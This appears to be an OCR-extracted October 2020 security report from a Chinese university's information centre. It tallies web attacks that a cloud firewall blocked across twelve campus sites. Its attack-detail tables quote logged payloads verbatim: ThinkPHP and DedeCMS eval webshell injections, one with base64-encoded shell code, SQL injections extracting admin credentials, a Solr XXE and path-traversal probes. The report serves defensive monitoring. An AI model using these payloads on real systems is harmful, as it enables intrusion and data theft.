山西传媒学院

门户网站安全防护月报

（2020-10-01 00:00:00~2020-10-31 23:59:59）

信息中心

2020 年 11 月 01 日

目录

1. 安全风险概况

【防护时段】：2020-10-01 00:00:00 至 2020-10-31 23:59:59；

【防护范围】：传媒学院网站后台(www.arft.net:89)等共 12 个网站，其中 12 个已解析，0 个未解析；

【防护动态】：本月所有攻击均已被玄武盾拦截，网站共出现 0 起安全事件；


【整体安全趋势】：本月网站群共计受到攻击 19182 次，较上月减少 11972 次，攻击趋势有所缓和；

在信息中心提供的专业、稳定云防护服务下，网站所有攻击均被有效阻断，未造成攻击成功或篡改成功的安全事件，有效地保障网站安全、平稳地运行。

1.1. 安全趋势


其中拦截到的攻击次数越多，表示网络环境遭受黑客攻击的次数越多，网络环境越不安全，黑客能成功入侵的可能性越大，使用玄武盾云防护系统能有效抵御黑客利用已存在漏洞发起的攻击。

每日攻击趋势图：




根据信息中心拦截攻击情况来看，该站群主要受到攻击的时间段为 0 时、1 时和 12 时。

攻击时间段趋势图：



1.2. 网站安全

期间门户网站累计遭受 19182 次攻击，主要攻击目标为山西传媒学院(www.arft.net，攻击量 11908 次，占比 62.08%)、山西传媒学院(xb.arft.net，攻击量 1800 次，占比 9.38%)、山西传媒学院(zs.arft.net，攻击量 1399 次，占比 7.29%)等站点，以上攻击被有效阻断，未造成攻击成功或篡改成功的安全事件。



序号	站点	攻击类型 TOP5	攻击次数	攻击占比	对比分析	风险

						等级
1	山西传媒学院(www.arft.net)	【高】恶意user-agents(3999),【低】协议违规(3534),【高】疑似跨站攻击(982),【高】文件限制(942),【高】漏洞防护(852)	11908	62.08%	较上月减少 383 次，攻击占比上升 22.63%	高
2	山西传媒学院(xb.arft.net)	【高】恶意user-agents(517),【高】疑似跨站攻击(328),【低】协议违规(292),【高】漏洞防护(216),【高】一句话 webshell(118)	1800	9.38%	较上月减少 1120 次，攻击占比上升 0.01%	中
3	山西传媒学院(zs.arft.net)	【低】扫描工具(350),【高】漏洞防护(275),【高】恶意user-agents(223),【高】疑似跨站攻击(194),【低】协议违规(152)	1399	7.29%	较上月减少 4506 次，攻击占比下降 11.66%	中
4	山西传媒学院(zsw.arft.net)	【高】恶意user-agents(408),【高】漏洞防护(271),【高】疑似跨站攻击(163),【高】命令注入攻击(88),【高】一句话 webshell(69)	1205	6.28%	较上月减少 1044 次，攻击占比下降 0.94%	中
5	山西传媒学院(swzsl.arft.net)	【高】漏洞防护(271),【高】恶意user-agents(120),【高】疑似跨站攻击(107),【高】文件限制(71),【高】命令注入攻击(69)	803	4.19%	较上月减少 790 次，攻击占比下降 0.92%	低
6	山西传媒学院(gjjl.arft.net)	【高】漏洞防护(171),【高】命令注入攻击(170),【高】恶意user-agents(144),【高】一句话	685	3.57%	较上月减少 1513 次，攻击占比下降 3.49%	低

		webshell(49),【高】疑似跨站攻击(46)				
7	山西传媒学院(lxyz.arft.net)	【高】漏洞防护(250),【高】恶意user-agents(82),【高】一句话webshell(37),【低】协议违规(36),【高】SQL 注入攻击(35)	536	2.79%	较上月减少 840 次，攻击占比下降 1.63%	低
8	山西传媒学院(swzs2.arft.net)	【高】漏洞防护(175),【高】恶意user-agents(104),【高】疑似跨站攻击(92),【高】一句话webshell(68),【低】协议违规(34)	518	2.7%	较上月减少 950 次，攻击占比下降 2.01%	低
9	山西传媒学院(xcb.arft.net)	【高】恶意user-agents(68),【高】漏洞防护(29),【高】一句话webshell(28),【高】疑似跨站攻击(20),【高】命令注入攻击(4)	157	0.82%	较上月减少 198 次，攻击占比下降 0.32%	低
10	传媒学院网站后台(www.arft.net:89)	【低】协议违规(35),【高】恶意user-agents(19),【高】漏洞防护(7),【高】PDF 跨站攻击(2),【高】SQL 注入攻击(1)	65	0.34%	较上月减少 317 次，攻击占比下降 0.89%	低
11	山西传媒学院(1331.arft.net)	【高】漏洞防护(24),【高】一句话webshell(9),【高】恶意user-agents(9),【高】疑似跨站攻击(9),【高】命令注入攻击(6)	60	0.31%	较上月减少 307 次，攻击占比下降 0.87%	低
12	传媒学院前台管理(www.arft.net:8021)	【高】疑似跨站攻击(24),【高】恶意user-agents(16),【低】协议违规(4),【高】漏洞防护(2)	46	0.24%	较上月减少 4 次，攻击占比上升 0.08%	低

2.高级攻击威胁详情分析

2.1. 扫描攻击详情

本月累计遭受 26 个 IP 的扫描攻击，扫描网站数为 6，封锁次数为 28 次，玄武盾识别到扫描行为后立即封锁 IP，未对网站造成影响。

序号	扫描域名	扫描 IP	首次扫描时间	封锁时间	封锁次数
1	山西传媒学院(www.arft.net)	156.235.196.126(香港 cloudinnovation.org)	2020-10-05 18:10:39	33 分 30 秒	2
2	山西传媒学院(www.arft.net)	14.120.106.38(广东东莞电信)	2020-10-19 22:45:45	1 分 45 秒	1
3	山西传媒学院(www.arft.net)	27.17.178.165(湖北武汉电信)	2020-10-17 02:31:09	1 分 25 秒	1
4	山西传媒学院(www.arft.net)	59.48.105.67(山西晋中电信)	2020-10-27 10:53:11	1 分 29 秒	1
5	山西传媒学院(www.arft.net)	103.48.23.34(香港)	2020-10-09 05:36:58	1 小时 0 秒	1
6	山西传媒学院(www.arft.net)	110.178.75.76(山西太原电信)	2020-10-19 21:00:16	1 分 25 秒	1
7	山西传媒学院(www.arft.net)	112.112.176.209(云南昆明电信)	2020-10-19 17:40:49	1 分 25 秒	1
8	山西传媒学院(www.arft.net)	116.21.181.30(广东广州电信)	2020-10-30 18:05:51	3 分 25 秒	1
9	山西传媒学院(www.arft.net)	118.89.201.119(上海电信/联通/移动)	2020-10-29 13:26:05	12 分 8 秒	1
10	山西传媒学院(www.arft.net)	119.45.150.6(广东韶关联通)	2020-10-17 15:10:25	59 分 57 秒	1
11	山西传媒学院(www.arft.net)	120.76.54.183(广东深圳阿里云/电信/联通/移动/铁通/教育网)	2020-10-16 23:22:03	50 分 6 秒	1

12	山西传媒学院(www.arft.net)	121.29.46.138(河北石家庄联通)	2020-10-10 19:00:49	7 分 55 秒	1
13	山西传媒学院(www.arft.net)	122.228.19.71(浙江温州电信)	2020-10-06 02:52:30	1 小时 0 秒	1
14	山西传媒学院(www.arft.net)	171.117.133.184(山西太原联通)	2020-10-30 04:46:34	1 分 25 秒	1
15	山西传媒学院(www.arft.net)	183.184.70.176(山西太原联通)	2020-10-20 23:29:00	1 分 25 秒	1
16	山西传媒学院(www.arft.net)	183.200.16.31(山西太原移动)	2020-10-08 17:30:55	1 分 25 秒	1
17	山西传媒学院(zs.arft.net)	117.136.72.87(云南移动)	2020-10-12 08:02:22	1 分 25 秒	1
18	山西传媒学院(zs.arft.net)	118.250.159.86(湖南长沙电信)	2020-10-02 10:37:49	1 分 35 秒	1
19	山西传媒学院(zs.arft.net)	180.76.107.242(北京电信)	2020-10-19 22:42:22	16 分 48 秒	1
20	山西传媒学院(zs.arft.net)	221.225.154.207(江苏苏州电信)	2020-10-10 21:16:07	16 分 25 秒	1
21	山西传媒学院(lxyz.arft.net)	185.251.45.112(波兰)	2020-10-04 04:38:24	1 小时 0 秒	1
22	山西传媒学院(swzs2.arft.net)	183.136.225.35(浙江嘉兴电信)	2020-10-23 22:38:18	1 小时 0 秒	1
23	传媒学院网站后台(www.arft.net:89)	118.24.4.32(四川成都电信/联通/移动)	2020-10-10 06:03:15	16 分 25 秒	1
24	山西传媒学院(xcb.arft.net)	183.136.225.35(浙江嘉兴电信)	2020-10-30 14:33:24	4 分 31 秒	1

2.2. webshell 攻击详情

本月未受到 webshell 攻击

3.安全风险详情分析

3.1. 攻击类型详情分析

3.1.1 命令注入攻击

【描述】仅仅需要输入数据的场合，却伴随着数据同时输入了恶意代码，而装载数据的系统对此并未设计良好的过滤过程，导致恶意代码也一并执行，最终导致信息泄露或者正常数据的破坏。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院(www.arft.net)	/hmseo.php、/robots.txt、//data/cache/asd.php、//data/cache/flye.php、//fuck.php	391	较上月减少 150 次，攻击占比上升 0.3%
2	山西传媒学院(gjjl.arft.net)	/robots.txt、/hmseo.php、//data/cache/asd.php、//data/cache/flye.php、//fuck.php	170	较上月减少 119 次，攻击占比下降 0.04%
3	山西传媒学院(xb.arft.net)	/hmseo.php、/api/edr/sangforinter/v2/csp/slog_client?token=eyJtZDUiOnRydWV9、//include/taglib/datas.lib.php、//data/cache/asd.php、//data/cache/flye.php	96	较上月增加 19 次，攻击占比上升 0.25%
4	山西传媒学院(zsw.arft.net)	/index.php、/api/edr/sangforinter/v2/csp/slog_client?token=eyJtZDUiOnRydWV9、//data/cache/asd.php、//data/cache/flye.php、//fuck.php	88	较上月增加 24 次，攻击占比上升 0.25%
5	山西传媒学院(swzsl.arft.net)	/index.php、//data/cache/asd.php、//data/cache/flye.php、//fuck.php、//include/common.inc.php	69	较上月减少 208 次，攻击占比下降 0.53%
6	山西传媒学院(zs.arft.net)	//include/common.inc.php、/api/edr/sangforinter/v2/cs	22	较上月减少 117

		sp/slog_client?token=eyJtZDUiOnRydWV9、/、/apply_sec.cgi、/index.php?s=captcha		次，攻击占比下降0.34%
7	山西传媒学院(swzs2.arft.net)	/hmseo.php、/login.action、/	19	较上月减少 57 次，攻击占比下降0.14%
8	山西传媒学院(lxyz.arft.net)	/、/apply_sec.cgi、/index.php?s=captcha、/RPC2	7	较上月减少 283 次，攻击占比下降0.89%
9	山西传媒学院(1331.arft.net)	/robots.txt、/	6	较上月减少 6 次，攻击占比下降0.01%
10	山西传媒学院(xcb.arft.net)	/hmseo.php	4	较上月减少 197 次，攻击占比下降0.63%

3.1.2 文件限制

【描述】由于文件上传功能实现代码没有严格限制用户上传的文件后缀以及文件类型，导致允许攻击者向某个可通过 Web 访问的目录上传任意文件，会让攻击者注入危险内容或恶意代码，并在服务器上运行。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院(www.arft.net)	/cmd.asa、/1.asa、/2009624162439.cer、/201033137326.cer、/20085160619797.cer	942	较上月减少 3 次，攻击占比上升1.88%
2	山西传媒学院(swzs1.arft.net)	/include/dialog/select_soft_post.php、/%23mmdata.mdb、/%23newasp.mdb、/Database.mdb、/L-BLOG.mdb	71	较上月减少 210 次，攻击占比下降

				0.53%
3	山西传媒学院(xb.arft.net)	//vendor/phpunit/phpunit/phpunit.xsd、/data/cache/inc_catalog_base.inc、/data/mysql_error_trace.inc、/wxjsapi/saveYZJFile?downloadUrl=file%3A%2F%2F%2Fc%3A%2F%2Fwindows%2Fwin.ini&fileExt=txt&fileName=test、/xb_/gh/tzgg/mailto:%E5%90%8D%E5%8D%95%E7%94%B5%E5%AD%90%E7%89%88%E5%8F%9125462316 4@qq.com	68	较上月减少 293 次，攻击占比下降 0.81%
4	山西传媒学院(zs.arft.net)	/arft.sql、/include/dialog/select_soft_post.php、/.key、///wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php、/Bitcoin/wallet.dat	39	较上月减少 335 次，攻击占比下降 1%
5	山西传媒学院(zsw.arft.net)	/zsw_/fzlm/bkzn/mailto:sxcmxyzsb@163.com、/KS_Data/KesionCMS4.mdb、/data/Xiao5u.mdb、/vpn/../vpns/cfg/smb.conf、/www_/www_/fzlm/tzgg/mailto:sxcmsjc076@163.com	37	较上月减少 258 次，攻击占比下降 0.76%
6	山西传媒学院(lxyz.arft.net)	/.key、/admin.sql、/app.cfg、/app.ini、/application.ini	32	较上月减少 65 次，攻击占比下降 0.14%
7	山西传媒学院(swzs2.arft.net)	/KS_Data/KesionCMS4.mdb、/data/Xiao5u.mdb、/DataBase/%23zhi_rui_s_Base.mdb、/DataBase/%23zhi_rui_v_Base.mdb、/KS_Data/KesionCMS5.mdb	18	较上月减少 138 次，攻击占比下降 0.41%
8	山西传媒学院(gjjl.arft.net)	///vendor/phpunit/phpunit/phpunit.xsd、/vpn/../vpns/cfg/smb.conf、	3	较上月减少 302 次，攻击占

		/wxjsapi/saveYZJFile?downloadUrl=file%3A%2F%2F%2Fc%3A%2F%2Fwindows%2Fwin.ini&fileExt=txt&fileName=test		比下降 0.96%
9	山西传媒学院 (xcb.arft.net)	///wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php	2	较上月减少 17 次，攻击占比下降 0.05%
10	山西传媒学院 (1331.arft.net)	/data/cache/inc_catalog_base.inc	1	较上月减少 83 次，攻击占比下降 0.26%
11	传媒学院网站后台 (www.arft.net:89)	/cms/sites/chuanmeizhuzhan/gjhz/123.jpg/.php	1	较上月--，攻击占比 --

3.1.3 一句话 webshell

【描述】Web 系统中，远程攻击者会通过某种手段在页面中植入一句话木马，之后通过菜刀等工具连接，进而控制服务器。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院 (www.arft.net)	/inc/config.asp、/config/AspCms_Config.asp、/Include/md5.asp、/config/aspcms_config.asp、/plus/mytag_js.php?aid=511348	495	较上月减少 218 次，攻击占比上升 0.29%
2	山西传媒学院 (xb.arft.net)	/config/AspCms_Config.asp、/plus/mytag_js.php?aid=511348、/inc/config.asp、/plus/mytag_js.php?aid=9090、/Templates/red.asp	118	较上月增加 25 次，攻击占比上升 0.32%
3	山西传媒学院 (zs.arft.net)	/config/AspCms_Config.asp、/plus/mytag_js.php?aid=511348、/inc/config.asp、/Somnus/Somnus.asp、/Templates/red.asp	70	较上月减少 766 次，攻击占比下降 2.32%
4	山西传媒学院 (zsw.arft.net)	/config/AspCms_Config.asp、/plus/mytag_js.php?aid=5113	69	较上月增加 17 次，

		48、/inc/config.asp、/plus/mytag_js.php?aid=9090、/Somnus/Somnus.asp		攻击占比上升0.19%
5	山西传媒学院(swzs2.arft.net)	/config/AspCms_Config.asp、/inc/config.asp、/plus/mytag_js.php?aid=511348、/inc/md5.asp、/index.asp	68	较上月减少 115 次，攻击占比下降0.24%
6	山西传媒学院(gjjl.arft.net)	/config/AspCms_Config.asp、/inc/config.asp、/plus/mytag_js.php?aid=511348、/inc/md5.asp、/index.asp	49	较上月增加 17 次，攻击占比上升0.16%
7	山西传媒学院(swzs1.arft.net)	/inc/config.asp、/config/AspCms_Config.asp、/plus/mytag_js.php?aid=511348	43	较上月增加 19 次，攻击占比上升0.14%
8	山西传媒学院(lxyz.arft.net)	/plus/mytag_js.php?aid=511348、/config/AspCms_Config.asp、/inc/config.asp	37	较上月增加 28 次，攻击占比上升0.16%
9	山西传媒学院(xcb.arft.net)	/config/AspCms_Config.asp、/plus/mytag_js.php?aid=511348、/inc/config.asp	28	较上月增加 15 次，攻击占比上升0.11%
10	山西传媒学院(1331.arft.net)	/config/AspCms_Config.asp、/inc/config.asp、/plus/mytag_js.php?aid=511348	9	较上月--，攻击占比--

3.1.4 文件注入攻击

【描述】攻击者对 web 服务器、系统根目录等关键路径的文件尝试注入。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院(www.arft.net)	/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp、/scripts/setup.php、	29	较上月减少 48 次，攻击占比

		/cgi-bin/mainfunction.cgi、/webtools/control/xmlrpc		下降 0.1%
2	山西传媒学院(xb.arft.net)	/scripts/setup.php、/webtools/control/xmlrpc、/cgi-bin/mainfunction.cgi、/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp	20	较上月减少 45 次，攻击占比下降 0.11%
3	山西传媒学院(zsw.arft.net)	/scripts/setup.php、/cgi-bin/mainfunction.cgi、/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp、/webtools/control/xmlrpc	20	较上月减少 60 次，攻击占比下降 0.16%
4	山西传媒学院(swzsl.arft.net)	/file/NDisk/read.php	16	较上月减少 51 次，攻击占比下降 0.14%
5	山西传媒学院(zs.arft.net)	/scripts/setup.php、/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp、/cgi-bin/mainfunction.cgi、/webtools/control/xmlrpc	12	较上月减少 74 次，攻击占比下降 0.22%
6	山西传媒学院(lxyz.arft.net)	/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp、/cgi-bin/mainfunction.cgi、/scripts/setup.php、/webtools/control/xmlrpc	10	较上月减少 60 次，攻击占比下降 0.17%
7	山西传媒学院(gjjl.arft.net)	/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp、/cgi-bin/mainfunction.cgi、/webtools/control/xmlrpc	8	较上月减少 123 次，攻击占比下降 0.38%

3.1.5 疑似跨站攻击

【描述】攻击者利用网站漏洞把恶意脚本代码注入到网页中，当其他用户浏览这些网页时，就会执行其中的恶意代码，对受害用户可能采取 Cookies 资料窃取、会话劫持、钓鱼欺骗等各种攻击。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院(www.arft.net)	/plus/mytag_js.php?aid=511348、/utility/convert/index.php?a=config&source=d7.2_x2.0、/utility/convert/data/config.inc.php、/plus/90sec.php、/uploads/dede/sys_verifies.php?action=getfiles&refiles%5B0%5D=123&refiles%5B1%5D=%5C%22;eval($_POST%5Bysy%5D);die();//	982	较上月减少 228 次，攻击占比上升 1.24%
2	山西传媒学院(xb.arft.net)	/plus/mytag_js.php?aid=511348、/plus/90sec.php、/utility/convert/data/config.inc.php、/dxyylc/md5.aspx、/fdgq.php	328	较上月增加 49 次，攻击占比上升 0.81%
3	山西传媒学院(zs.arft.net)	/plus/mytag_js.php?aid=511348、/plus/90sec.php、/utility/convert/data/config.inc.php、/c.php、/fdgq.php	194	较上月减少 1597 次，攻击占比下降 4.74%
4	山西传媒学院(zsw.arft.net)	/plus/mytag_js.php?aid=511348、/plus/90sec.php、/utility/convert/data/config.inc.php、/utility/convert/index.php?a=config&source=d7.2_x2.0、/plus/mytag_js.php?aid=9090	163	较上月减少 66 次，攻击占比上升 0.11%
5	山西传媒学院(swzs1.arft.net)	/plus/mytag_js.php?aid=511348、/utility/convert/index.php?a=config&source=d7.2_x2.0、/c.php、/fdgq.php、/maccms/index.php?m=vod-search=%7Bif-A:assert($_POST%5Ba%5D)%7D%7Bendif-A%7D	107	较上月增加 54 次，攻击占比上升 0.39%
6	山西传媒学院(swzs2.arft.net)	/plus/mytag_js.php?aid=511348、/plus/mytag_js.php?aid=9090、/plus/laobiao.php、/utility/convert/index.php?a=config&source=d7.2_x2.0、/uploads/dede/sys_verifies.	92	较上月减少 148 次，攻击占比下降 0.29%

		php?action=getfiles&refiles%5B0%5D=123&refiles%5B1%5D=%5C%22;eval($_POST%5Bysy%5D);die();//		
7	山西传媒学院(gjjl.arft.net)	/plus/mytag_js.php?aid=511348、/index.php?m=formguide&c=index&a=show&formid=1&siteid=1、/plus/mytag_js.php?aid=9090、//?s=index/\think\template\driver\file/write&cacheFile=robots1.php&content=xbshell<?php%20@eval($_POST[admin]);?>、//?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=@eval($_GET[%27fuck%27]);&fuck=fputs(fopen(base64_decode(eC5waHA),w),base64_decode(PD9waHAgZXZhbCgkX1BPU1RbeGlhb10pPz54YnNoZWxs));	46	较上月减少 93 次，攻击占比下降 0.21%
8	山西传媒学院(lxyz.arft.net)	/plus/mytag_js.php?aid=511348、/put.php、/solr/%7B%7Bcore%7D%7D/select?defType=xmlparser&q=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22UTF-8%22%3F%3E%0A%3C%21DOCTYPE+root+%5B%0A%3C%21ENTITY+%25+remote+SYSTEM+%22http%3A%2F%2F127.0.0.1%3A39153%2Fi%2Fba1b76%2F59kc%2F5an4%2F%22%3E%0A%25remote%3B%5D%3E%0A%3Croot%2F%3E&wt=xml	27	较上月减少 53 次，攻击占比下降 0.12%
9	传媒学院前台管理(www.arft.net:8021)	/uploads/dede/sys_verifies.php?action=down、/uploads/dede/sys_verifies.php?action=getfiles&refiles%5B0%5D=123&refiles%5B1%5D=%5C%22;eval($_POST%5Bysy%5D	24	较上月增加 14 次，攻击占比上升 0.1%

		);die();//、/utility/convert/data/config.inc.php、/utility/convert/index.php?a=config&source=d7.2_x2.0、/c.php		
10	山西传媒学院(xcb.arft.net)	/plus/mytag_js.php?aid=511348	20	较上月增加 7 次，攻击占比上升0.06%
11	山西传媒学院(1331.arft.net)	/plus/mytag_js.php?aid=511348、/plus/90sec.php、/utility/convert/data/config.inc.php、/utility/convert/index.php?a=config&source=d7.2_x2.0	9	较上月增加 7 次，攻击占比上升0.04%

3.1.6 SQL 注入攻击

【描述】web 应用程序对用户输入数据的合法性没有判断，攻击者可以在 web 应用程序中事先定义好的查询语句的结尾上添加额外的 SQL 语句，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院(www.arft.net)	/?product-gnotify、/?q=node&destination=node、/NewsType.asp?SmallClass='%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20*%20from%20news%20where%201=2%20and%20''='、/faq.php?action=grouppermission&gids%5B99%5D='&gids%5B100%5D%5B0%5D=)%20and%20(select%201%20from%20(select%20count(*),concat(version(),floor(rand(0)*2))x%20from%2	226	较上月减少 110 次，攻击占比上升0.1%

		0information_schema.tables%20group%20by%20x)a)%23、/NewsType.asp?SmallClass=%27%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20*%20from%20news%20where%201=2%20and%20%27%27=%27		
2	山西传媒学院(xb.arft.net)	/Proxy、/admin/cms_channel.php?del=123456+AND+%28SELECT+1+FROM%28SELECT+COUNT%28%2A%29%2CCONCAT%280x7e%2Cmd5%282020720102%29%2C0x7e%2CFLOOR%28RAND%280%29%2A2%29%29x+FROM+INFORMATION_SCHEMA.CHARACTER_SETS+GROUP+BY+x%29a%29--%2B、/index.php?a=company_focus&c=AjaxPersonal&company_id%5B0%5D=match&company_id%5B1%5D%5B0%5D=aaaaaaa%22%29+and+extractvalue%281%2Cconcat%280x7e%2Cmd5%2899999999%29%29%29+---+a&m=、/nagiosql/admin/logbook.php、/nagiosql/admin/menuaccess.php	96	较上月减少 131 次，攻击占比下降 0.23%
3	山西传媒学院(zsw.arft.net)	/Proxy、/api/sms_check.php?param=1%27+and+updatexml%281%2Cconcat%280x7e%2C%28SELECT+MD5%281234%29%29%2C0x7e%29%2C1%29--+、/comment/api/index.php?gid=1&page=2&rlist%5B%5D=%40%60%27%60%2C+extractvalue%281%2C+concat_ws%280x20%2C+0x5c%2C%28select+md5%28202072102%29%29%29%29%2C%40%60%27%60、/cpt/manage/validate.jsp?so	62	较上月减少 76 次，攻击占比下降 0.12%

		urcestring=validateNum、/faq.php?action=grouppermission&gids%5B100%5D%5B0%5D=%29+and+%28select+1+from+%28select+count%28%2A%29%2Cconcat%28%28select+concat%28user%2C0x3a%2Cmd5%281234%29%2C0x3a%29+from+mysql.user+limit+0%2C1%29%2Cfloor%28rand%280%29%2A2%29%29x+from+information_schema.tables+group+by+x%29a%29%23&gids%5B99%5D=%27		
4	山西传媒学院(gjjl.arft.net)	/cpt/manage/validate.jsp?sourcestring=validateNum、/duomiphp/ajax.php?action=addfav&id=1&uid=1+and+extractvalue%281%2Cconcat_ws%281%2C1%2Cmd5%282000000005%29%29%29、/images/lists?cid=1+%29+ORDER+BY+1+desc%2Cextractvalue%28rand%28%29%2Cconcat%280x7c%2Cmd5%28868111125%29%29%29+desc+--+a、/mobile/browser/WorkflowCenterTreeData.jsp、/mobile/plugin/SyncUserInfo.jsp?userIdentifiers=-1%29union%28select%283%29%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cstr%2841525%2A40263%29%2Cnull	39	较上月减少 292 次，攻击占比下降 0.86%
